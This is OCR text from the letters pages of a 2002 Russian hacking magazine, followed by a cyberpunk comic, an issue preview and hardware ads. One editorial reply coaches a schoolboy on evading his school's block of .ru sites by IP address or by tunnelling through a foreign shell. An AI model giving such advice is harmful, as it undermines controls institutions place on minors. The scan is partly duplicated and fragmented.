Привет, перцы. Сначала буду наезжать на вашу писанину. Зачем так много украшательства в Спеце - только место загаживааете - это что касается 8(21)2002. В особенности статья про эксплойты: мало того описал целую кучу нерабочих эксплойтов и кстати spj-003.c -великолепно работает понял умник (aDm) просто если взялся писать, так пиши нормально объясняй а не кидай пальцы. Не, люди, так нельзя - не все же досконально знают юнику и тукса

универсальности. Не все же кто читает сие издание великие махагору обидно переведутся вить а что потом а

..... N3cR[<>]p3Rv3Rs[<>]R.

Привет, перцы. Сначала буду наезжать на вашу писанину. Зачем так много украшательства в Спеце - только место загаживааете - это что касается 8(21)2002. В особенности статья про эксплойты: мало того описал целую кучу нерабочих эксплойтов и кстати spj-003.c -великолепно работает понял умник (aDm) просто если взялся писать, так пиши нормально объясняй а не кидай пальцы. Не, люди, так нельзя - не все же досконально знают юнику и тукса

универсальности. Не все же кто читает сие издание великие махагору обидно переведутся вить а что потом а

to: necroperversor@xakep.ru

Драстуй, Некроперверсор (блин, как ты это выговариваешь :))! За наезд придется ответить – к тебе только что выехал aDm, выкунувший нах все свои пальцы, но не ставший от этого менее опасным. А сдавать начали не мы, а ламо! Раньше ведь какое ламо было, некоторые экземпляры этого подвида даже хаксорам фору давали. А теперь что? Чуть журнал посложнее стал, сразу ламо все отвалилось... Ну ничего, поднимутся еще они и воздастся нам за хаки наши! Алилуйа, бразерс!

ЗАМЕТКИ НА ПОЛЯХ

Ахтунг-ахтунг! Уважаемая братия! С этого номера мы вводим новую фишку – три самых интересных и правильных письма (а вернее, их авторы) получают мегагиперпрезент от компании Ritlabs – свежайший лицензионный TheBat! Победителей ты сможешь опознать по характерному значку с летучей мышью рядом с заголовком письма.





From: Nickola [rme@pochtamt.ru]
 To: spec@real.xakep.ru
 Subj: Помогите!

Здравствуйте.

Возможно, вы очень заняты и на меня у вас нет времени,

но постарайтесь помочь советом. Дело в том, что у нас в школе администратор сети запретил доступ ко всем сайтам в зоне ru. Вы не могли бы подсказать какой-нибудь способ обойти это ограничение?

Заранее спасибо.

to: Nickola [rme@pochtamt.ru]

Конечно, мы все заняты настолько безумно, что помочь советом у нас никак не получится. Но мы стараемся :). Поскольку раско-

пать дебри мозгов твоего админа мы не в силах, приводим все возможные варианты:

А) если админ – лох и фильтрует только УРЛы, можно обращаться к любимым сайтам прямо по айпишнику. Забивай в адресную строку <http://194.87.11.112/> и наслаждайся!

Б) если админ не совсем лох, затаривайся шеллом в зоне .com и организуй тоннель через буржуйский сервер (подробнее читай в статье «Прикладное туннелирование»).

В) самый радикальный способ – забить на рунет! Нет, серьезно, ведь большинство инфы все равно дублируется либо в буржундии на англиском, либо в Вильной Украине на нашем родном.

Вот и все. Прорвешься через несчастного админа – доложи, порадуемся вместе.



From: Lenin 186 [Lenin186@yandex.ru]
 To: spec@real.xakep.ru
 Subj: no_subject

Уважаемый Спец!!
 У меня есть практически все ваши выпуски и я их читаю с бооольшим удовольствием \$)Я покупал ваш жур-

нал ,потому что вы писали много хорошего и интересного и каждый журнал был по своему хороши!!В нем я и мои друзья узнавали много полезного и смешного+(особенно статьи Дани и Niro)Но недавно пошла серия спецов про взлом,конечно они тоже интересные, но я в них мало понимаю ,потому что я не хакер=(...И по этому я хотел спросить у вас :как долго вы будите писать про ВЗЛОМ???? Очень хочется почитать что-нибудь разное. Ну пока!!

From: Lenin186 [Lenin186@yandex.ru]

Брателло, ну ты просто читаешь мысли всей редакции! Мы тоже ходим под окнами Ноа с огромными транспарантами «Долой взлом!», «Даешь спец по настройке кухонных комбайнов!» и прочими подобными. Но вынужден тебя то ли разочаровать, то ли обнадежить – следующий спец будет последним в серии «Взлом» и будет посвящен... легкому хаку :). Так что возможно, что прочитав его, ты наберешься знаниями, одолеешь всю прошедшую серию и поломаешь Microsoft.com :). А пока – учись и готовься к новой ударной серии спецов. Какой? Скоро узнаешь... :)

From: [akep [nivedimka@gala.net]
 To: spec@real.xakep.ru
 Subj: no_subject

Я просканировал один сервант , и он мнеб выдал что там чтоит какойто Lotus Notus/Domino!! Че это еше за домино???

to: [akep [nivedimka@gala.net]


Чувааак! Домино – это такая стратегическая мультиплеерная реалтаймовая гамеса с элементами RPG, похожая на упрощенный Magic The

Gathering. Основное отличие ее в небольшом количестве заклинаний («рыба», «козлы», etc.) и исполнении карточек – они более плотные и без картинок :). А если серьезно, то твой сервант скорее всего находится в корпоративной сети с интегрированной ИС. Не ломай их, а то хуже будет :).



ПОНИМАЕШЬ, СЕНАТОР, ОЧЕНЬ ВНУТРЬ НАДО, А ИНСТИТУТСКИЕ ЗАЯВКИ НАКРЫЛИСЬ. А ТУТ КАК РАЗ ЛОГИ НА РЫНКЕ ПОДОРОЖАЛИ...

ДА ПОШЕЛ ТЫ, ШАНТАЖИСТ ХРЕНОВ! Я БЫ И ТАК ПУСТИЛ, ДА ВНУТРЕННИМИ КАМЕРАМИ НЕ Я УПРАВЛЯЮ. ВАС ВСЕ РАВНО ЗАПАЛЯТ, А МЕНЯ С РАБОТЫ ПОПРУТ.



ВАЛИТЕ ОТСЮДА, А ТО СЕЙЧАС ЗА ЭТИМ ГОВНОМ ПРИДУТ...

СЕНАТОР, ОТВЕРНИ УЛИЧНУЮ КАМЕРУ ЧУТОК ВЛЕВО И ДАЙ СВОЙ ПАД ПОДДЕРЖАТЬ.



СДУРЕЛ! ВЗЛОМАТЬ РЕШИЛ? НАС ПОСАДЯТ!



ЖРИТЕ, ЧЕРТИ!

НЕ ПОСАДЯТ, ЕСЛИ ПЕРЕСТАНЕШЬ ОРАТЬ. ЭТИ ЗАМКИ — ФУФЛО, НЕ ДЛЯ ДЛИТЕЛЬНОГО ХРАНЕНИЯ



ЕСТЬ КОННЕКТ! ПРИВЕТ, НЕЙРОБРАТ! НАМ НУЖНО ТУТ ОДИН ЗАМОЧЕК... ЗА НАМИ НЕ ЗАРЖАВЕЕТ!

С ВАС ДВА ШЕЛМА УРОВНЯ "АА" И СУВЕНИРЫ С "НЕЙРОТЕКА":)



ГОВНО ВОПРОС!



ЕСТЬ!
СОНЯ!
СЮДА!



Я ЭТО ИНАЧЕ
СЕБЕ ПРЕДСТАВЛЯЛА!
ЧУВСТВУЮ, НА ЭТОТ РАЗ
МЫ НЕ ОТМЖЕМСЯ,
И ВООБЩЕ, НАМ ЕЩЕ
ПОВЕЗЛО, ЧТО ЗДЕСЬ
КОНТЕЙНЕРЫ БЕЗ
ОХРАНЫ БРОСИЛИ.



РЕЗЕТ
ЛУЧШИМ!



ПОЗЖЕ...



ЕЩЕ ПОЗЖЕ...


ХОЧУ
ТУДА

У НАС
ВСЕ-ТАКИ
ПОЛУЧИЛОСЬ!
РЕБЯТА, Я ВАС
ОБОЖАЮ!

Я ЖЕ
ГОВОРИЛ -
"ФИГНЯ"



...АПОГЕЙ ВЫСОКИХ ТЕХНОЛОГИЙ, РЕЗУЛЬТАТ ДЛИТЕЛЬНЫХ ИССЛЕДОВАНИЙ КОМПАНИИ "НЕЙРОСОФТ" — НОВЕЙШАЯ РАЗРАБОТКА "МЕНТАЛЬНАЯ РЕАЛЬНОСТЬ"



СТОПРОЦЕНТНЫЙ ЭФФЕКТ ПРИСУТСТВИЯ, КАРДИНАЛЬНО НОВЫЙ ИНТЕРФЕЙС, ПОЗВОЛЯЮЩИЙ ЗАДЕЙСТВОВАТЬ ВСЕ ПЯТЬ ЧУВСТВ ЧЕЛОВЕКА.

ГДЕ-ТО Я УЖЕ ЭТО ВИДЕЛ!



ЧТООО?
ОТКУДА ВЫ ЗДЕСЬ?...
А, ДОГАДЫВАЮСЬ:
ЗАЛОЖИЛИ СВОЮ ТЕТКУ
БЛИЖАЙШЕМУ НЕЙРОСУТЕНЕРУ
ЗА ПАРУ БИЛЕТОВ.







ЧТО, "БОЛЬ", НАСЛАЖДАЕШЬСЯ ХАЙ-ТЕКОМ? ИНТЕРЕСНАЯ РАЗРАБОТКА — ЭТА "МЕНТАЛЬНАЯ РЕАЛЬНОСТЬ", НЕ ПРАВДА ЛИ?

ВАМ, ЛОХАМ, ТАКОГО НИКОГДА НЕ ПОЩУПАТЬ!



ТЕБЕ ТОЖЕ, ЕСЛИ ПАПИК НЕ СЖАЛИТСЯ...





В СЛЕДУЮЩЕМ НОМЕРЕ

взлом -> easy hack. Ломаем легко!

Самый деструктивный номер! Все способы быстрого хака от Spex-Crew. ЗЕ8 и 1 рецепт по взлому всего, что шевелится!

Мы несколько месяцев грузились, напрягали лбы, выпитывали и переваривали инфу по хаку. Разобрали кучу типов атак, кучу протоколов и черт знает что еще. Хватит! Пришло время отрываться!!! Легкий ВЗЛОМ уже идет!!!
Последний номер из серии Спецов по взлому :(Не пропусти!!!

 **LG**
Digitally yours

FLATRON® 
freedom of mind

Посмотри на мир с нами



Dina Victoria
(095) 252-2030, 252-2070

г. Москва: Атлантик Компьютерс (095) 240-2097; Банкос (095) 128-9022; Березка (095) 362-7840; ДЕЛ (095) 250-5536; Инкотрийд (095) 176-2873; Инфорсер (095) 747-3178; КИТ Компьютер (095) 777-6655; Компьютерный салон SMS (095) 956-1225; ЛИНК и К (095) 784-6618; НИКС (095) 974-3333; Сетевая Лаборатория (095) 784-6490; СКИД (095) 956-8426; Техмаркет Компьютерс (095) 363-9333; Ф-Центр (095) 472-6401; ISM Computers (095) 319-8175; OLDI (095) 105-0700; POLARIS (095) 755-5557; R-Style (095) 904-1001;
г. Воронеж: Сани (0732) 733-222, 742-148; **г. Тюмень:** ИНЭКС-Техника (3452) 39-00-36.

Приглашаем к сотрудничеству

Серьезная мощь
для серьезных игр

EXCI computers
LAND
СЕТЬ КОМПЬЮТЕРНЫХ
САЛОНОВ



КОРПОРАТИВНЫЙ ОТДЕЛ
(095) 727 0231
e-mail: s2b@exci-land.ru
www.exci-land.ru

Не просто играйте; играйте чтобы выиграть!
Используйте систему Эксилен Home EX43
оснащенную высокопроизводительным процессором Intel® Pentium® 4

АДРЕСА КОМПЬЮТЕРНЫХ САЛОНОВ

Петровка-Разумовский: дзятковский вл.137, оф.237, тел: (095) 485-0955; 485-0962; 485-6430 e-mail: info@exci-land.ru
Сенная площадь: Проектирование 1/1, тел: (095) 365-3300 e-mail: senn@exci-land.ru
ВДНХ: павильон Высокотехнологичная техника, тел: (095) 974-7417 e-mail: vdnh@exci-land.ru
Школа Звукотехника: Проектирование 5/3, Бурденковский Компьютерный центр, павильон А4, тел: (095) 786-1502; 786-1504 e-mail: s2b@exci-land.ru



Компьютер Эксилен на базе процессора Intel® Pentium® 4, обладает широчайшими игровыми возможностями и является прекрасным средством для просмотра фото- видеоматериалов.

- Вся продукция сертифицирована (РОСС RU. ME61.B01302)
- Гарантия 2 года на всю продукцию
- Бесплатная доставка по Москве

ЕЖЕМЕСЯЧНЫЙ, ТЕМАТИЧЕСКИЙ, КОМПЬЮТЕРНЫЙ ЖУРНАЛ

ВЗАИМ -> FIREWALL

ХАКЕРСКИЙ 1 1/24/2002